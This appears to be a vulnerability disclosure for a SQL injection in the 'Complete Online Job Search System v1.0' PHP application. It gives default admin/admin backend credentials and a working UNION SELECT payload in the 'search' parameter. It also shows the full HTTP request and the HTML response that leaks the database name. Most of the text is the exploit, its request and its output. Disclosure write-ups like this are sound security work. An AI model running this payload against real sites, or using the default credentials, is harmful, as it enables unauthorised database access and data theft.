Complete Online Job Search System v1.0 has SQL injection

The password for the backend login account is: admin/admin

vendors: https://www.campcodes.com/projects/php/online-job-search-system-using-php-mysql-free-download/

Vulnerability File: /eris/index.php?q=category&search=


Vulnerability location: /eris/index.php?q=category&search=,search

Current database name: erisdb

[+] Payload: /eris/index.php?q=category&search=Banking%27%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,database(),15,16,17,18,19--+ // Leak place ---> search


```
GET /eris/index.php?q=category&search=Banking%27%20union%20select%201,2,3,4,5,6,7,8,
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
Cookie: PHPSESSID=mho0fs263l0tis8l6v3lqpu6q4
Connection: close
```



```
GET
/eris/index.php?q=category&search=Banking%27%20union%20
select%201,2,3,4,5,6,7,8,9,10,11,12,13,database(),15,16
,17,18,19--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=mho0fs263l0tis8l6v3lqpu6q4
Connection: close
```

```
                <!--            <div class="col-sm-6">
                              <ul>
                                  <li><i class="fp-ht-bed"></i>Required No. of Emp
11</li>
                                  <li><i class="fp-ht-food"></i>Salary : 12.00</l
                                  <li><i class="fa fa-sun-"></i>Duration of Employ
                              </ul>
                          </div>
                          <div class="col-sm-6">
                              <ul>
                                  <li><i class="fp-ht-tv"></i>Prefered Sex : 16</
                                  <li><i class="fp-ht-computer"></i>Sector of Vaca
                              </ul>
                          </div> -->
                            <div class="col-sm-12">
                                <p>Qualification/Work Experience :</p>
                                 <ul style="list-style: none;">
                                    <li>erisdb</li>
                                </ul>
                            </div>
                            <div class="col-sm-12">
                                <p>Job Description:</p>
                                <ul style="list-style: none;">
                                     <li>15</li>
```



http://192.168.1.19/eris/index.php?q=category&search=Banking' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,database(),15,16,17,18,19--+

Search For Banking' Union Select 1,2,3,4,5,6,7,8,9,10,11,12,13,database(),15,16,17,18,19--

10

Qualification/Work Experience :

erisdb

Job Description:

15